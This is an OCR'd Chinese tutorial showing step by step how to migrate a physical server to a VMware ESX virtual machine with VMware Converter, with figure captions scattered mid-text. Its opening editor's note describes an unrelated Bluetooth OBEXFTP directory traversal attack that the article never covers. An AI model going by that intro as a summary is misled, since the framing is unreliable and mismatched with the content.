编辑点评：无线、蓝牙、红外，这些无线设备的普及，让安全问题也相应而来，感兴趣的读者可借助本文了解蓝牙攻击之OBEXFTP目录遍历漏洞这一攻击方式。

简简单单移植测试系统至VMWare之VMwareConverter篇

管理维护

smallrascal

从本文可以学到：

1、了解VMwareConverter

2、如何移植系统

前一篇讲解了三种移植方案中最为复杂的Ghost法，本篇则来介绍简单些的**VMware Converter**法。

VMware Converter是一款能将物理电脑系统转化为一个虚拟机映像文件的工具，而且生成的映像可以在VMware虚拟机软件中使用。除了物理—虚拟转化功能外，还可以将微软Virtual Server/Virtual PC以及




图1　程序界面




图2　向导界面




图3 输入IP




图4　选择是否自动卸载




图5　硬盘分区选择界面

赛门铁克Backup Exec System Recovery等第三方VM格式转化为VMware兼容映像。本例中所使用的VMware Converter版本号是3.0.3。

首先需要安装VMware Converter，完成后执行主界面如图1所示。

点击图1中工具栏上的“Convert Machine”按钮，立刻会出现图2所示的向导界面。

这一步是选择需要移植的源系统，本例是物理服务器系统。点开下拉列表框，其中有4个选项，第一个就是我们需要选择的物理机。第二个则是指VMWare ESX中的虚拟机系统，也就是说可以让我们将在虚拟机上建立的系统移植到物理服务器系统上。

选择好源系统后点击“下一步”，出现源系统的登录权限的选择和输入。如果此刻的操作是在源系统上，那么选择“**This local machine**”即可。如果整个操作借助了第三台机器，那么就需要输入要移植源系统的IP地址或主机名和在源系统中administrators组中的任一用户名及对应密码，本例中输入IP地址“**192.168.0.202**”，如图3所示。

说明一下，如果要用主机名，那么源系统及本机就都必须加入域，使用域的DNS进行解析，否则VMware Converter无法得到对应的IP地址，因此还是直接输入IP地址比较好。

输入完成后点击“下一步”，会弹出图4所示对话框，其大致意思为“VMware Converter需要在源系统中临时安装VMware Converter Agent程序，如果是Windows NT4或Windows 2000系统，可能需要重启”。因为是远程操作，所以上面输入的账号、密码就有用武之地了。下面的单选项询问在VMware Converter Agent使用完成后是自动卸载还是手动卸载，这里选择自动卸载，点击“Yes”按钮。

之后来到源系统硬盘分区选择界面，如图5所示。

如果是在源系统上有多块硬盘，那么可以使用“**Convert all disks and maintain size**”对所有硬盘进行移植，本例中只有一块，因此该项是灰化不可用的，此时默认为“Select volumes and resize to save or ad Choose from the menu or type in a size (in GB or MB)”，第一行“ad”后面的字符没有显示，我还是不擅自猜测了，望读者朋友们见谅。这里的意思是选择指定的分区，并可以重新设置其分区大小。本例中选择C盘，在“Volume”下的“c:”前打钩，该分区空间总共是35.8GB，已用7.8GB，在“**New Disk Space**”下点开下拉列表框，选择其中的“**<Type Size in GB>**”来自定义移植后新分区大小。在下方“**Ignore page file and hibernation file**”前打上钩，其作用是在移植时忽略虚拟内存文件及系统休眠文件，这两个文件都很大，移植时非常耗时，且移植后又没有多大用处，所以建议将其忽略掉，完成设置后点击“下一步”来到移植目标选择，下拉列表框中只有两个选项，第一项是移植到VMWare ESX中的虚拟机系统上，第二项则是移植到其他虚拟机系统上，如VMWare Workstation，本例选择第一项，如图6所示。

点击“下一步”进入VMWare ESX虚拟机控制平台VirtualCenter的相关设置，需要将物理服务器系统移植到VMWare ESX虚拟机中必须通过其中介媒体VirtualCenter来控制。

小知识： VirtualCenter 是一套虚拟架构的管理软件，仿佛一个逻辑的虚拟机池，它中心管理企业内部的虚拟机资源。通过它，管理员能够单点管理上千台 Windows NT/2000/2003/Linux/Netware 服务器。Virtual Center 接口提供了一个强大的浏览功能，能够浏览数据中心的所有虚拟资源。通过该接口，管理员能够完成：流量整合、即时准备和零维护时间。




图6　选择虚拟机系统




图7　输入账号

